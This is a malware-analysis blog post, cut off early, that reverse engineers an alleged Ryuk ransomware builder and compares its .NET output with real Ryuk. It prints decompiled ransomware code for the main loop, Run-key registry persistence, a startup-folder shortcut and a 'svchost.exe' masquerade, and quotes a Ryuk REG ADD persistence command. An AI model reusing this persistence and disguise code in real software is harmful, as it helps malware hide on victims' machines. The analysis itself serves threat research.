
The Allegedly Ryuk Ransomware builder: #RyukJoke

marcoramilli.com/2021/06/14/the-allegedly-ryuk-ransomware-builder-ryukjoke/

View all posts by marcoramilli June 14, 2021



Reverse Engineering is one of the most clear path to study Malware and Threat Attribution, by RE you are intimately observe in the developer mind figuring out techniques and, from time to time, even intents. My current role as a CEO of a mid-sized organization (thousands of people) tries to keep me away from RE, but fortunately sometimes the curiosity is so intense that I cannot sleep without trying to answer a question. This time, the question came from a tweet made by **Security Joes** friends, landed to my attention thanks to my friend **@_Odysseus**. And the question was: do I really have downloaded **Ryuk Ransomware builder** ?

> Someone dropped today a new ZIP containing .NET #Ryuk #ransomware Builder.
> Name: Ryuk .Net Ransomware Builder.exe
> MD5: b20d5ada2e81683bda32aa80cd71c025
> According to the video in @anyrun_app it seems to be working correctly, encrypting the sandbox.
> Nice catch by our Threat Center pic.twitter.com/GeCkpMkM2z
>
> — Security Joes (@SecurityJoes) June 9, 2021


In order to answer to such a question, I decided to download the sample named: `Ryuk .NET Ransomware Builder.exe` (sha256: `0d8b4a07e91e02335f600332644e8f0e504f75ab19899a58b2c85ecb0887c738`) to run it and to follow the process to build the allegedly Ryuk ransomware letting every single option on the default choice.

The Allegedly Built Ransomware


The built artifact is a .NET file implementing a ransomware behavior. It runs on folders and it "encrypts" (actually not) many files, finally it drops a ransom notes. It apparently behave like a real ransomware. But let's get a little bit deeper to see if it has some similarities with Ryuk Ransomware or if it's something different.

Given Name	Test_Ryuk_Malware.exe
SHA256:	3f544039415b2b481f6f8ade14d49638e2b1a7e039f4a2a25139451ab2a95b8c
Technology:	.NET
Behavior	Ransomware

SelfBuilt Ransomware
First of all Ryuk is not built in .NET framework, so it sounds strange that Ryuk Gang started to write on a different language. After a quick check on PE entropy it shows the sample looks like to be not packed at all. This is quite weird, but it could be the case since Ryuk is usually inoculated after a complex infection chain and not as a direct malware (you remember Qbot and Trickbot ?).



The main loop is self-explanatory, it firstly want to avoid double run, it sleeps some mSeconds (configured from the builder), it goes for persistence and only after the obtained persistence it starts to look for files to be encrypted by running over directories. Finally it Spreads itself with a different name `surprise.exe` in the default choice.



```
private static void Main(string[] args)
{
    if (Program.AlreadyRunning())
    {
        Environment.Exit(1);
    }
    if (Program.checkSleep)
    {
        Thread.Sleep(Program.sleepTextbox * 1000);
    }
    if (Program.checkCopyRoaming)
    {
        Program.copyRoaming(Program.processName);
    }
    if (Program.checkStartupFolder)
    {
        Program.addLinkToStartup();
    }
    if (Program.checkRegistryStartup)
    {
        Program.registryStartup();
    }
    Program.lookForDirectories();
    new Thread(delegate
    {
        Program.Run();
    }).Start();
    if (Program.checkSpread)
    {
        Program.spreadIt(Program.spreadName);
    }
    Program.addAndOpenNote();
}
```

Main Function


We have now two possibilities, or we get inside every single functions to check differences with the original Ryuk or we might decide to get in functionalities by checking specific functionalities to be compared. This is my case. Let's take a closer look to the following functionalities: **Persistence**, **File Searching**, **Encryption**, **Deleting Shadow Copies** and **Process Injection**

Persistence

According to HERE, **HERE** and HERE in recent Ryuk sample the persistence happens by modifying the very well know registry key and to create a new value under the name `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\svchos`. The data is set to the executable path which in my case is `C:\users\Public\`

```
C:\Windows\System32\cmd.exe /C REG ADD
"HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "svchos" /t
REG_SZ /d "C:\users\Public\XXXXXXX.exe" /f
```


In Our case the persistence happens abusing the same REG Key but adding a difference Key value to `Microsoft Store` (as shown in the following image).



```
// Token: 0x0600000D RID: 13 RVA: 0x0000283C File Offset: 0x00000A3C
private static void registryStartup()
{
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft
          \\Windows\\CurrentVersion\\Run", true);
        registryKey.SetValue("Microsoft Store", Assembly.GetExecutingAssembly
          ().Location);
    }
    catch
    {
    }
}
```

Persistence Through RegKey


It also sets a link to the startup Menu, following an "ancient" way to be propagated (actually this technique is well detected and produce a warning on many detection engines)



```
// Token: 0x0600000B RID: 11 RVA: 0x00002748 File Offset: 0x00000948
private static void addLinkToStartup()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
    string str = Process.GetCurrentProcess().ProcessName;
    using (StreamWriter streamWriter = new StreamWriter(folderPath + "\\" + str +
      ".url"))
    {
        string location = Assembly.GetExecutingAssembly().Location;
        streamWriter.WriteLine("[InternetShortcut]");
        streamWriter.WriteLine("URL=file:///" + location);
        streamWriter.WriteLine("IconIndex=0");
        string str2 = location.Replace('\\', '/');
        streamWriter.WriteLine("IconFile=" + str2);
    }
}
```

Setting On Startup Item

Even the process name is different from the classic `svchos` used by many Ryuk instances. In our generate sample the default process name is: `svchost` (we have a ‘t’ letter).




```
// Token: 0x04000008 RID: 8
private static string processName = "svchost.exe";
```

Process Name

File Searching Loop

